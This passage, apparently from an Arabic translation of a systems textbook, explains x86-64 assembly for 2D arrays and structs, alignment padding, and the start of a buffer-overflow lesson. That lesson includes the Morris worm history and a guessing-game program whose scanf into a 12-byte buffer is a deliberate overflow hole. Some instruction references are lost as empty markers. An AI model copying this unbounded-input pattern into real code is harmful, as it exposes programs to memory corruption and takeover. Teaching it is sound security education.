0x4006e9 <+99>:  mov  -0x4(%rbp),%eax      # copy total to %eax
0x4006ec <+102>: pop  %rbp                 # clean up stack
0x4006ed <+103>: retq                      # return total
تُحمَّل المتغيرات المحلية i وj وtotal عند العناوين %rbp-0xc و%rbp-0x8 و%rbp-0x4 على المكدّس على الترتيب. وتُخزَّن معاملات الإدخال m وrow وcols في المواقع %rbp-0x8 و%rbp-0x1c و%rbp-0x20 على الترتيب. وبالاستناد إلى هذه المعرفة، لنقرّب الصورة على المكوّن الذي يتعامل فقط مع الوصول إلى العنصر (i،j) في مصفوفتنا:
0x4006ad <+39>: mov  -0xc(%rbp),%eax    # copy i to %eax
0x4006b0 <+42>: imul -0x20(%rbp),%eax   # multiply i with cols, place in %eax
0x4006b4 <+46>: mov  %eax,%edx          # copy i*cols to %edx
تحسب المجموعة الأولى من التعليمات القيمة i*cols وتضعها في السجل %edx. وتذكّر أنه في مصفوفة اسمها matrix، تكافئ matrix + (i * cols) الصيغة &matrix[i].
0x4006b6 <+48>: mov  -0x8(%rbp),%eax    # copy j to %eax
0x4006b9 <+51>: add  %edx,%eax          # add i*cols with j, place in %eax
0x4006bb <+53>: cltq                    # convert %eax to a 64-bit int
0x4006bd <+55>: lea  0x0(,%rax,4),%rdx  # multiply (i*cols+j) by 4,put in %rdx
تحسب المجموعة التالية من التعليمات القيمة (i*cols+j)*4. ويضرب المترجم الفهرس i*cols+j في أربعة لأن كل عنصر في المصفوفة عدد صحيح من أربعة بايتات، ويمكّن هذا الضرب المترجم من حساب الإزاحة الصحيحة. والتعليمة cltq عند السطر `` ضرورية لتوسيع محتويات %eax بإشارة إلى عدد صحيح ذي 64 بت، لأنها على وشك الاستخدام في حساب العناوين.
بعد ذلك، تضيف المجموعة التالية من التعليمات الإزاحة المحسوبة إلى مؤشّر المصفوفة وتلغي الإشارة عنه للحصول على قيمة العنصر (i،j):
0x4006c5 <+63>: mov -0x18(%rbp),%rax   # copy m to %rax
0x4006c9 <+67>: add %rdx,%rax          # add m to (i*cols+j)*4, place in %rax
0x4006cc <+70>: mov (%rax),%eax        # copy m[i*cols+j] to %eax
0x4006ce <+72>: add %eax,-0x4(%rbp)    # add m[i*cols+j] to total
تحمّل التعليمة الأولى عنوان المصفوفة m في السجل %rax. وتضيف التعليمة add القيمة (i*cols + j)*4 إلى عنوان m لحساب إزاحة العنصر (i،j) بشكل صحيح. وتلغي التعليمة الثالثة الإشارة عن العنوان الموجود في %rax وتضع القيمة في %eax. لاحظ استخدام %eax كسجل المكوّن الهدف؛ فبما أن مصفوفتنا تحتوي على أعداد صحيحة، والعدد الصحيح يشغل أربعة بايتات من المساحة، يُستخدم سجل المكوّن %eax مرة أخرى بدلًا من %rax.
تضيف التعليمة الأخيرة القيمة الموجودة في %eax إلى المجمّع total، الموجود عند عنوان المكدّس %rbp-0x4.
لننظر كيف يُوصَل إلى العنصر (1،2) في الشكل 2. وللراحة، أُعيد إنتاج الشكل أدناه:
 الشكل 3. تخطيط ذاكرة المصفوفة M1 بترتيب الصفوف أولًا
يقع العنصر (1،2) عند العنوان M1 + 1*COLS + 2. وبما أن COLS = 3، يقابل العنصر (1،2) الصيغة M1+5. وللوصول إلى العنصر في هذا الموقع، يجب على المترجم ضرب 5 في حجم نوع البيانات int (أربعة بايتات)، فينتج الإزاحة M1+20، التي تقابل البايت x20 في الشكل. وإلغاء الإشارة عند هذا الموقع يعطي العنصر 5، وهو بالفعل العنصر (1،2) في المصفوفة.
7.8.2. المصفوفة غير المتجاورة
تطبيق المصفوفة غير المتجاورة أعقد قليلًا. ويوضّح الشكل 4 كيف قد يكون M2 مرتّبًا في الذاكرة.
 الشكل 4. تخطيط المصفوفة M2 غير المتجاور في الذاكرة
لاحظ أن مصفوفة المؤشرات متجاورة، وأن كل مصفوفة يشير إليها عنصر من M2 (مثل M2[i]) متجاورة. غير أن المصفوفات الفردية غير متجاورة مع بعضها. وبما أن M2 مصفوفة مؤشرات، يشغل كل عنصر من M2 ثمانية بايتات من المساحة. وفي المقابل، بما أن M2[i] مصفوفة int، يبعد كل عنصر من M2[i] أربعة بايتات.
تأخذ الدالة sumMatrix في المثال التالي مصفوفة من مؤشرات صحيحة (تسمى matrix) كمعاملها الأول، وعددًا من الصفوف والأعمدة كمعاملين ثاني وثالث:
int sumMatrix(int **matrix, int rows, int cols) {
    int i, j, total=0;

    for (i = 0; i < rows; i++) {
        for (j = 0; j < cols; j++) {
            total += matrix[i][j];
        }
    }
    return total;
}
مع أن هذه الدالة تبدو شبه مطابقة للدالة sumMat المعروضة سابقًا، فإن المصفوفة التي تقبلها هذه الدالة تتكوّن من مصفوفة متجاورة من المؤشرات. ويحتوي كل مؤشر على عنوان مصفوفة متجاورة منفصلة، تقابل صفًا منفصلًا في المصفوفة.
والتالي هو شيفرة التجميع المقابلة للدالة sumMatrix. وكل سطر مشروح بترجمته.
Dump of assembler code for function sumMatrix:
0x4006ee <+0>:   push   %rbp                    # save rbp
0x4006ef <+1>:   mov    %rsp,%rbp               # update rbp (new stack frame)
0x4006f2 <+4>:   mov    %rdi,-0x18(%rbp)        # copy matrix to %rbp-0x18
0x4006f6 <+8>:   mov    %esi,-0x1c(%rbp)        # copy rows to %rbp-0x1c
0x4006f9 <+11>:  mov    %edx,-0x20(%rbp)        # copy cols to %rbp-0x20
0x4006fc <+14>:  movl   $0x0,-0x4(%rbp)         # copy 0 to %rbp-0x4 (total)
0x400703 <+21>:  movl   $0x0,-0xc(%rbp)         # copy 0 to %rbp-0xc (i)
0x40070a <+28>:  jmp    0x40074e <sumMatrix+96> # goto <sumMatrix+96>
0x40070c <+30>:  movl   $0x0,-0x8(%rbp)         # copy 0 to %rbp-0x8 (j)
0x400713 <+37>:  jmp    0x400742 <sumMatrix+84> # goto <sumMatrix+84>
0x400715 <+39>:  mov    -0xc(%rbp),%eax         # copy i to %eax
0x400718 <+42>:  cltq                           # convert i to 64-bit integer
0x40071a <+44>:  lea    0x0(,%rax,8),%rdx       # mult i by 8, place in %rdx
0x400722 <+52>:  mov    -0x18(%rbp),%rax        # copy matrix to %rax
0x400726 <+56>:  add    %rdx,%rax               # put i*8 + matrix in %rax
0x400729 <+59>:  mov    (%rax),%rax             # copy matrix[i] to %rax (ptr)
0x40072c <+62>:  mov    -0x8(%rbp),%edx         # copy j to %edx
0x40072f <+65>:  movslq %edx,%rdx               # convert j to 64-bit integer
0x400732 <+68>:  shl    $0x2,%rdx               # mult j by 4, place in %rdx
0x400736 <+72>:  add    %rdx,%rax               # put j*4 + matrix[i] in %rax
0x400739 <+75>:  mov    (%rax),%eax             # copy matrix[i][j] to %eax
0x40073b <+77>:  add    %eax,-0x4(%rbp)         # add matrix[i][j] to total
0x40073e <+80>:  addl   $0x1,-0x8(%rbp)         # add 1 to j (j++)
0x400742 <+84>:  mov    -0x8(%rbp),%eax         # copy j to %eax
0x400745 <+87>:  cmp    -0x20(%rbp),%eax        # compare j with cols
0x400748 <+90>:  jl     0x400715 <sumMatrix+39> # if j<cols goto<sumMatrix+39>
0x40074a <+92>:  addl   $0x1,-0xc(%rbp)         # add 1 to i (i++)
0x40074e <+96>:  mov    -0xc(%rbp),%eax         # copy i to %eax
0x400751 <+99>:  cmp    -0x1c(%rbp),%eax        # compare i with rows
0x400754 <+102>: jl     0x40070c <sumMatrix+30> # if i<rows goto<sumMatrix+30>
0x400756 <+104>: mov    -0x4(%rbp),%eax         # copy total to %eax
0x400759 <+107>: pop    %rbp                    # restore %rbp
0x40075a <+108>: retq                           # return total
مرة أخرى، توجد المتغيرات i وj وtotal عند عناوين المكدّس %rbp-0xc و%rbp-0x8 و%rbp-0x4 على الترتيب. وتقع معاملات الإدخال matrix وrow وcols عند عناوين المكدّس %rbp-0x18 و%rbp-0x1c و%rbp-0x20 على الترتيب. ولنقرّب الصورة على القسم الذي يتعامل تحديدًا مع الوصول إلى العنصر (i،j)، أي matrix[i][j]:
0x400715 <+39>: mov  -0xc(%rbp),%eax       # copy i to %eax
0x400718 <+42>: cltq                       # convert i to 64-bit integer
0x40071a <+44>: lea  0x0(,%rax,8),%rdx     # multiply i by 8, place in %rdx
0x400722 <+52>: mov  -0x18(%rbp),%rax      # copy matrix to %rax
0x400726 <+56>: add  %rdx,%rax             # add i*8 to matrix, place in %rax
0x400729 <+59>: mov  (%rax),%rax           # copy matrix[i] to %rax (pointer)
تحسب التعليمات الخمس في هذا المثال matrix[i]، أي *(matrix+i). وبما أن matrix[i] تحتوي على مؤشر، يُحوَّل i أولًا إلى عدد صحيح ذي 64 بت. ثم يضرب المترجم i في ثمانية قبل إضافتها إلى matrix لحساب إزاحة العنوان الصحيحة (تذكّر أن حجم المؤشرات ثمانية بايتات). ثم تلغي التعليمة عند `` الإشارة عن العنوان المحسوب للحصول على العنصر matrix[i].
وبما أن matrix مصفوفة من مؤشرات int، فإن العنصر الموجود في matrix[i] هو نفسه مؤشر int. ويقع العنصر رقم j في matrix[i] عند الإزاحة j × 4 في مصفوفة matrix[i].
تستخرج المجموعة التالية من التعليمات العنصر رقم j في المصفوفة matrix[i]:
0x40072c <+62>: mov    -0x8(%rbp),%edx    # copy j to %edx
0x40072f <+65>: movslq %edx,%rdx          # convert j to a 64-bit integer
0x400732 <+68>: shl    $0x2,%rdx          # multiply j by 4, place in %rdx
0x400736 <+72>: add    %rdx,%rax          # add j*4 to matrix[i], put in %rax
0x400739 <+75>: mov    (%rax),%eax        # copy matrix[i][j] to %eax
0x40073b <+77>: add    %eax,-0x4(%rbp)    # add matrix[i][j] to total
تحمّل التعليمة الأولى في هذا المقطع المتغير j في السجل %edx. وتحوّل التعليمة movslq عند السجل `%edx` إلى عدد صحيح ذي 64 بت، وتخزّن النتيجة في السجل `%rdx` ذي 64 بت. ثم يستخدم المترجم تعليمة الإزاحة يسارًا (`shl`) لضرب `j` في أربعة ويخزّن النتيجة في السجل `%rdx`. وأخيرًا يضيف المترجم القيمة الناتجة إلى العنوان الموجود في `matrix[i]` للحصول على عنوان العنصر `matrix[i][j]`. وتحصل التعلميتان عند و`` على القيمة الموجودة في matrix[i][j] وتضيفان القيمة إلى total.
لنعد إلى الشكل 4 وننظر في مثال للوصول إلى M2[1][2]. وللراحة، نعيد إنتاج الشكل أدناه:
 الشكل 5. تخطيط المصفوفة M2 غير المتجاور في الذاكرة
لاحظ أن M2 تبدأ عند موقع الذاكرة x0. يحسب المترجم أولًا عنوان M2[1] بضرب 1 في 8 (sizeof(int *)) وإضافته إلى عنوان M2 (x0)، فينتج العنوان الجديد x8. وإلغاء الإشارة عند هذا العنوان يعطي العنوان المرتبط بـM2[1]، أي x36. ثم يضرب المترجم الفهرس 2 في 4 (sizeof(int))، ويضيف النتيجة (8) إلى x36، فينتج العنوان النهائي x44. ويُلغي المترجم الإشارة عند العنوان x44، فيحصل على القيمة 5. وبالفعل، فإن العنصر في الشكل 4 الذي يقابل M2[1][2] قيمته 5.
الـبنية (struct) طريقة أخرى لإنشاء مجموعة من أنواع البيانات في C. وخلافًا للمصفوفات، تمكّن البنى من تجميع أنواع بيانات مختلفة معًا. وتخزّن C البنية struct مثل مصفوفة أحادية البعد، حيث تُخزَّن عناصر البيانات (الحقول) بشكل متجاور.
لنعد إلى struct studentT من الفصل 1:
struct studentT {
    char name[64];
    int  age;
    int  grad_yr;
    float gpa;
};

struct studentT student;
يعرض الشكل 1 كيفية ترتيب student في الذاكرة. ويشير كل xi إلى عنوان حقل معيّن.
 الشكل 1. تخطيط الذاكرة للبنية studentT
تُخزَّن الحقول بشكل متجاور واحدًا بجانب الآخر في الذاكرة بالترتيب الذي عُرِّفت به. وفي الشكل 1، يُخصَّص الحقل age في موقع الذاكرة الذي يلي حقل name مباشرة (عند الإزاحة x64 بالبايت)، ويليه الحقلان grad_yr (الإزاحة x68) وgpa (الإزاحة x72). ويتيح هذا التنظيم وصولًا موفّرًا للذاكرة إلى الحقول.
لفهم كيفية توليد المترجم شيفرة تجميع للتعامل مع بنية struct، تأمّل الدالة initStudent:
void initStudent(struct studentT *s, char *nm, int ag, int gr, float g) {
    strncpy(s->name, nm, 64);
    s->grad_yr = gr;
    s->age = ag;
    s->gpa = g;
}
تستخدم الدالة initStudent العنوان الأساسي لبنية struct studentT كمعاملها الأول، والقيم المطلوبة لكل حقل كمعاملاتها المتبقية. ويعرض السرد التالي هذه الدالة بلغة التجميع:
Dump of assembler code for function initStudent:
0x4006aa <+0>:  push  %rbp                   #save rbp
0x4006ab <+1>:  mov   %rsp,%rbp              #update rbp (new stack frame)
0x4006ae <+4>:  sub   $0x20,%rsp             #add 32 bytes to stack frame
0x4006b2 <+8>:  mov   %rdi,-0x8(%rbp)        #copy 1st param to %rbp-0x8 (s)
0x4006b6 <+12>: mov   %rsi,-0x10(%rbp)       #copy 2nd param to %rpb-0x10 (nm)
0x4006ba <+16>: mov   %edx,-0x14(%rbp)       #copy 3rd param to %rbp-0x14 (ag)
0x4006bd <+19>: mov   %ecx,-0x18(%rbp)       #copy 4th param to %rbp-0x18 (gr)
0x4006c0 <+22>: movss %xmm0,-0x1c(%rbp)      #copy 5th param to %rbp-0x1c (g)
0x4006c5 <+27>: mov   -0x8(%rbp),%rax        #copy s to %rax
0x4006c9 <+31>: mov   -0x10(%rbp),%rcx       #copy nm to %rcx
0x4006cd <+35>: mov   $0x40,%edx             #copy 0x40 (or 64) to %edx
0x4006d2 <+40>: mov   %rcx,%rsi              #copy nm to %rsi
0x4006d5 <+43>: mov   %rax,%rdi              #copy s to %rdi
0x4006d8 <+46>: callq 0x400460 <strncpy@plt> #call strcnpy(s->name, nm, 64)
0x4006dd <+51>: mov   -0x8(%rbp),%rax        #copy s to %rax
0x4006e1 <+55>: mov   -0x18(%rbp),%edx       #copy gr to %edx
0x4006e4 <+58>: mov   %edx,0x44(%rax)        #copy gr to %rax+0x44 (s->grad_yr)
0x4006e7 <+61>: mov   -0x8(%rbp),%rax        #copy s to %rax
0x4006eb <+65>: mov   -0x14(%rbp),%edx       #copy ag to %edx
0x4006ee <+68>: mov   %edx,0x40(%rax)        #copy ag to %rax+0x40 (s->age)
0x4006f1 <+71>: mov   -0x8(%rbp),%rax        #copy s to %rax
0x4006f5 <+75>: movss -0x1c(%rbp),%xmm0      #copy g to %xmm0
0x4006fa <+80>: movss %xmm0,0x48(%rax)       #copy g to %rax+0x48
0x400700 <+86>: leaveq                       #prepare stack to exit function
0x400701 <+87>: retq                         #return (void func, %rax ignored)
يُعدّ الانتباه إلى إزاحات البايتات لكل حقل مفتاحًا لفهم هذه الشيفرة. وإليك بعض الأمور التي يجب تذكّرها.
- يستدعي
strncpyالعنوان الأساسي لحقلnameفيs، وعنوان المصفوفةnm، ومحدّد طول، كوسائطه الثلاثة. وتذكّر أنه بما أنnameهو الحقل الأول فيstruct studentT، فإن عنوانsمرادف لعنوانs→name.
0x4006b2 <+8>:  mov   %rdi,-0x8(%rbp)        #copy 1st param to %rbp-0x8 (s)
0x4006b6 <+12>: mov   %rsi,-0x10(%rbp)       #copy 2nd param to %rpb-0x10 (nm)
0x4006ba <+16>: mov   %edx,-0x14(%rbp)       #copy 3rd param to %rbp-0x14 (ag)
0x4006bd <+19>: mov   %ecx,-0x18(%rbp)       #copy 4th param to %rbp-0x18 (gr)
0x4006c0 <+22>: movss %xmm0,-0x1c(%rbp)      #copy 5th param to %rbp-0x1c (g)
0x4006c5 <+27>: mov   -0x8(%rbp),%rax        #copy s to %rax
0x4006c9 <+31>: mov   -0x10(%rbp),%rcx       #copy nm to %rcx
0x4006cd <+35>: mov   $0x40,%edx             #copy 0x40 (or 64) to %edx
0x4006d2 <+40>: mov   %rcx,%rsi              #copy nm to %rsi
0x4006d5 <+43>: mov   %rax,%rdi              #copy s to %rdi
0x4006d8 <+46>: callq 0x400460 <strncpy@plt> #call strcnpy(s->name, nm, 64)
- يحتوي مقطع الشيفرة هذا على سجل (
%xmm0) وتعليمة (movss) لم نناقشهما سابقًا. والسجل%xmm0مثال على سجل مخصّص لقيم الفاصلة العائمة. وتشير التعليمةmovssإلى أن البيانات المنقولة إلى مكدّس الاستدعاء من نوع الفاصلة العائمة أحادية الدقة. - يضع الجزء التالي من الشيفرة (التعليمات
حتى) قيمة المعاملgrعند إزاحة 0x44 (أو 68) من بدايةs. وبالعودة إلى تخطيط الذاكرة في الشكل 1 نرى أن هذا العنوان يقابلs→grad_yr:
0x4006dd <+51>: mov   -0x8(%rbp),%rax        #copy s to %rax
0x4006e1 <+55>: mov   -0x18(%rbp),%edx       #copy gr to %edx
0x4006e4 <+58>: mov   %edx,0x44(%rax)        #copy gr to %rax+0x44 (s->grad_yr)
- ينسخ القسم التالي من الشيفرة (التعليمات
حتى) المعاملagإلى الحقلs→ageفي البنيةstruct، الذي يقع عند إزاحة 0x40 (أو 64) بايت من عنوانs:
0x4006e7 <+61>: mov   -0x8(%rbp),%rax        #copy s to %rax
0x4006eb <+65>: mov   -0x14(%rbp),%edx       #copy ag to %edx
0x4006ee <+68>: mov   %edx,0x40(%rax)        #copy ag to %rax+0x40 (s->age)
- وأخيرًا، تُنسخ قيمة المعامل
gإلى الحقلs→gpa(إزاحة البايت 72 أو 0x48) في البنيةstruct. لاحظ استخدام السجل%xmm0لأن البيانات الموجودة في الموقع%rbp-0x1cمن نوع الفاصلة العائمة أحادية الدقة:
0x4006f1 <+71>: mov   -0x8(%rbp),%rax        #copy s to %rax
0x4006f5 <+75>: movss -0x1c(%rbp),%xmm0      #copy g to %xmm0
0x4006fa <+80>: movss %xmm0,0x48(%rax)       #copy g to %rax+0x48
7.9.1. محاذاة البيانات والبنى
تأمّل التعريف المعدّل التالي لـstruct studentT:
struct studentTM {
    char name[63]; //updated to 63 instead of 64
    int  age;
    int  grad_yr;
    float gpa;
};

struct studentTM student2;
عُدّل حجم الحقل name ليصبح 63 بايت بدلًا من 64 الأصلية. تأمّل كيف يؤثر ذلك في طريقة ترتيب البنية struct في الذاكرة. وقد يغريك تصورها كما في الشكل 2.
 الشكل 2. تخطيط ذاكرة غير صحيح للبنية المحدَّثة studentTM. لاحظ أن حقل "name" في البنية تقلّص من 64 إلى 63 بايت.
في هذا التصوير، يقع الحقل age في البايت الذي يلي حقل name مباشرة. لكن هذا غير صحيح. ويعرض الشكل 3 التخطيط الفعلي في الذاكرة.
 الشكل 3. تخطيط الذاكرة الصحيح للبنية المحدَّثة studentTM. أضاف المترجم البايت x63 لتلبية قيود محاذاة الذاكرة، لكنه لا يقابل أيًّا من الحقول.
تتطلب سياسة المحاذاة في x64 أن تقع أنواع البيانات ذات البايتين (مثل short) عند عنوان محاذى لبايتين، وأن تقع أنواع البيانات ذات الأربعة بايتات (مثل int وfloat وunsigned) عند عناوين محاذاة لأربعة بايتات، بينما تقع أنواع البيانات الأكبر (long وdouble وبيانات المؤشرات) عند عناوين محاذاة لثمانية بايتات. وبالنسبة للبنية struct، يضيف المترجم بايتات فارغة كـحشو (padding) بين الحقول لضمان أن كل حقل يلبّي متطلبات محاذاته. فمثلًا، في البنية struct المعرّفة في الشكل 3، يضيف المترجم بايت حشو عند البايت x63 لضمان أن يبدأ الحقل age عند عنوان من مضاعفات أربعة. ويمكن قراءة القيم المحاذاة بشكل صحيح في الذاكرة أو كتابتها في عملية واحدة، ما يتيح كفاءة أكبر.
تأمّل ما يحدث عندما تُعرَّف البنية struct كما يلي:
struct studentTM {
    int  age;
    int  grad_yr;
    float gpa;
    char name[63];
};

struct studentTM student3;
نقل مصفوفة name إلى النهاية ينقل بايت الحشو إلى نهاية البنية، ما يضمن أن age وgrad_yr وgpa محاذاة لأربعة بايتات.
لا تنفّذ لغة C فحصًا تلقائيًا لحدود المصفوفات. والوصول إلى ذاكرة خارج حدود المصفوفة مشكلة كثيرًا ما يؤدي إلى أخطاء مثل أخطاء التجزئة. غير أن مهاجمًا بارعًا يمكنه حقن شيفرة خبيثة تتجاوز حدود مصفوفة (تُعرف أيضًا بـالمخزن المؤقت) عمدًا لإجبار البرنامج على التنفيذ بطريقة غير مقصودة. وفي أسوأ الحالات، يمكن للمهاجم تشغيل شيفرة تمكّنه من الحصول على صلاحية الجذر (root privilege)، أي الوصول إلى النظام على مستوى نظام التشغيل. ويُعرف البرنامج الذي يستغل وجود خطأ تجاوز مخزن مؤقت معروف في برنامج بأنه استغلال تجاوز المخزن المؤقت (buffer overflow exploit).
نستخدم في هذا القسم GDB ولغة التجميع لتوصيف آليات استغلال تجاوز المخزن المؤقت توصيفًا كاملًا. وقبل قراءة هذا الفصل، نشجّعك على استكشاف الفصل الذي يناقش استخدام GDB لفحص شيفرة التجميع.
7.10.1. أمثلة شهيرة على تجاوز المخزن المؤقت
ظهرت استغلالات تجاوز المخزن المؤقت في ثمانينيات القرن الماضي وظلت بلاءً رئيسيًا لصناعة الحوسبة حتى أوائل الألفينيات. ومع أن كثيرًا من أنظمة التشغيل الحديثة توفّر حمايات ضد أبسط هجمات تجاوز المخزن المؤقت، فإن أخطاء البرمجة الناتجة عن الإهمال لا تزال قادرة على ترك البرامج الحديثة مفتوحة تمامًا للهجوم. وقد اكتُشفت مؤخرًا استغلالات لتجاوز المخزن المؤقت في Skype1 وAndroid2 وGoogle Chrome3 وغيرها.
وفيما يلي بعض الأمثلة التاريخية البارزة على استغلالات تجاوز المخزن المؤقت.
دودة موريس
أُطلقت دودة موريس4 في عام 1988 على ARPANet من معهد MIT (لإخفاء أنها كُتبت بأيدي طالب في جامعة كورنيل)، واستغلت ثغرة تجاوز مخزن مؤقت كانت موجودة في عفريت (daemon) الأمر finger في UNIX وهو fingerd. وفي Linux وغيره من الأنظمة الشبيهة بـUNIX، يكون العفريت (daemon) نوعًا من العمليات التي تُنفَّذ باستمرار في الخلفية، وتؤدي عادةً مهام التنظيف والمراقبة. ويعيد العفريت fingerd تقريرًا ودّيًا عن حاسوب أو شخص. والأهم من ذلك، كانت للدودة آلية تكاثر جعلتها تُرسَل إلى الحاسوب نفسه مرات عدة، مما أرهق النظام حتى أصبح غير صالح للاستخدام. ومع أن مؤلفها ادّعى أنها كانت تمرينًا فكريًا غير ضار، فقد مكّنت آلية التكاثر الدودة من الانتشار بسهولة وجعلت إزالتها صعبة. وفي سنوات لاحقة، استخدمت ديدان أخرى استغلالات تجاوز المخزن المؤقت للوصول غير المصرّح به إلى الأنظمة. ومن الأمثلة البارزة Code Red (2001) وMS-SQLSlammer (2003) وW32/Blaster (2003).
حروب الدردشة في AOL
روى ديفيد أورباخ5، وهو مهندس سابق في Microsoft، تجربته مع تجاوز مخزن مؤقت أثناء جهوده لدمج خدمة Messenger Service (MMS) من Microsoft مع AOL Instant Messenger في أواخر تسعينيات القرن الماضي. في ذلك الوقت، كانت AOL Instant Messenger (AIM) الخدمة التي ينبغي استخدامها إذا أردت إرسال رسائل فورية (IM) إلى الأصدقاء والعائلة. وحاولت Microsoft الحصول على موطئ قدم في هذا السوق بتصميم ميزة في MMS تمكّن مستخدمي MMS من التحدث إلى "أصدقائهم" في AIM. وانزعجت AOL، فرقّعت خواديمها بحيث لم يعد MMS قادرًا على الاتصال بها. ووجد مهندسو Microsoft طريقة تجعل عملاء MMS يقلّدون الرسائل التي يرسلها عملاء AIM إلى خواديم AOL، فأصبح من الصعب على AOL التمييز بين الرسائل الواردة من MMS وAIM. وردّت AOL بتغيير طريقة AIM في إرسال الرسائل، فغيّر مهندسو MMS رسائل عميلهم بحسبها لتطابق رسائل AIM مرة أخرى. واستمرت "حرب الدردشة" هذه حتى بدأت AOL في استخدام خطأ تجاوز مخزن مؤقت في عميلها هي للتحقق من أن الرسائل المرسلة تأتي من عملاء AIM. وبما أن عملاء MMS لم يحملوا الثغرة نفسها، انتهت حروب الدردشة بفوز AOL.
7.10.2. نظرة أولى: لعبة التخمين
لمساعدتك على فهم آلية هجوم تجاوز المخزن المؤقت، نوفّر الملف التنفيذي لبرنامج بسيط يمكّن المستخدم من لعب لعبة تخمين مع البرنامج. نزّل الملف التنفيذي secret من هذا الرابط واستخرجه باستخدام الأمر tar:
$ tar -xzvf secretx86-64.tar.gz
وفيما يلي نسخة من main.c (main.c)، الملف الرئيسي المرتبط بالملف التنفيذي:
#include <stdio.h>
#include <stdlib.h>
#include "other.h" //contains secret function definitions

/*prints out the You Win! message*/
void endGame(void) {
    printf("You win!\n");
    exit(0);
}

/*main function of the game*/
int main(void) {
    int guess, secret, len, x=3;
    char buf[12]; //buffer (12 bytes long)

    printf("Enter secret number:\n");
    scanf("%s", buf); //read guess from user input
    guess = atoi(buf); //convert to an integer

    secret = getSecretCode(); //call the getSecretCode function

    //check to see if guess is correct
    if (guess == secret) {
        printf("You got it right!\n");
    }
    else {
        printf("You are so wrong!\n");
        return 1; //if incorrect, exit
    }

    printf("Enter the secret string to win:\n");
    scanf("%s", buf); //get secret string from user input

    guess = calculateValue(buf, strlen(buf)); //call calculateValue function

    //check to see if guess is correct
    if (guess != secret) {
        printf("You lose!\n");
        return 2; //if guess is wrong, exit
    }

    /*if both the secret string and number are correct
    call endGame()*/
    endGame();

    return 0;
}
تطلب هذه اللعبة من المستخدم إدخال رقم سري أولًا ثم سلسلة سرية للفوز بلعبة التخمين. ويحتوي ملف الترويسة other.h على تعريف الدالتين getSecretCode وcalculateValue، لكنه غير متاح لنا. فكيف يمكن للمستخدم التغلّب على البرنامج إذن؟ سيستغرق الحل بالقوة الغاشمة وقتًا طويلًا جدًا. وإحدى الاستراتيجيات هي تحليل الملف التنفيذي secret في GDB والتقدم عبر شيفرة التجميع للكشف عن الرقم السري والسلسلة السرية. وتُعرف عملية فحص شيفرة التجميع للكشف عن معرفة طريقة عملها عمومًا بـالهندسة العكسية لشيفرة التجميع. وينبغي أن يكون القراء المرتاحون لمهاراتهم في GDB وقراءة لغة التجميع قادرين على معرفة الرقم السري والسلسلة السرية باستخدام GDB لهندستهما عكسيًا.
غير أن هناك طريقة أخرى وأكثر مكرًا للفوز.
7.10.3. نظرة أقرب (تحت السطح)
يحتوي البرنامج على ثغرة تجاوز مخزن مؤقت محتملة عند أول استدعاء لـscanf. لفهم ما يجري، لنفحص شيفرة التجميع للدالة main باستخدام GDB. ولنضع أيضًا نقطة توقف عند العنوان 0x0000000000400717، وهو عنوان التعليمة التي تسبق استدعاء scanf مباشرة (لاحظ أن وضع نقطة التوقف عند عنوان scanf يوقف تنفيذ البرنامج داخل استدعاء scanf، لا في main).
   0x00000000004006f2 <+0>:   push   %rbp
   0x00000000004006f3 <+1>:   mov    %rsp,%rbp
   0x00000000004006f6 <+4>:   sub    $0x20,%rsp
   0x00000000004006fa <+8>:   movl   $0x3,-0x4(%rbp)
   0x0000000000400701 <+15>:  mov    $0x400873,%edi
   0x0000000000400706 <+20>:  callq  0x400500 <printf@plt>
   0x000000000040070b <+25>:  lea    -0x20(%rbp),%rax
   0x000000000040070f <+29>:  mov    %rax,%rsi
   0x0000000000400712 <+32>:  mov    $0x400888,%edi
=> 0x0000000000400717 <+37>:  mov    $0x0,%eax
   0x000000000040071c <+42>:  callq  0x400540 <scanf@plt>
يعرض الشكل 1 المكدّس مباشرة قبل استدعاء scanf.
 الشكل 1. مكدّس الاستدعاء مباشرة قبل استدعاء scanf
قبل استدعاء scanf، يُحمَّل الوسيطان الأولان لـscanf مسبقًا في السجلين %edi و%rsi على الترتيب. وتنشئ التعليمة lea عند الموقع `` المرجع للمصفوفة buf.
الآن، لنفترض أن المستخدم أدخل 1234567890 عند المطالبة. ويوضّح الشكل 2 شكل المكدّس مباشرة بعد اكتمال استدعاء scanf.
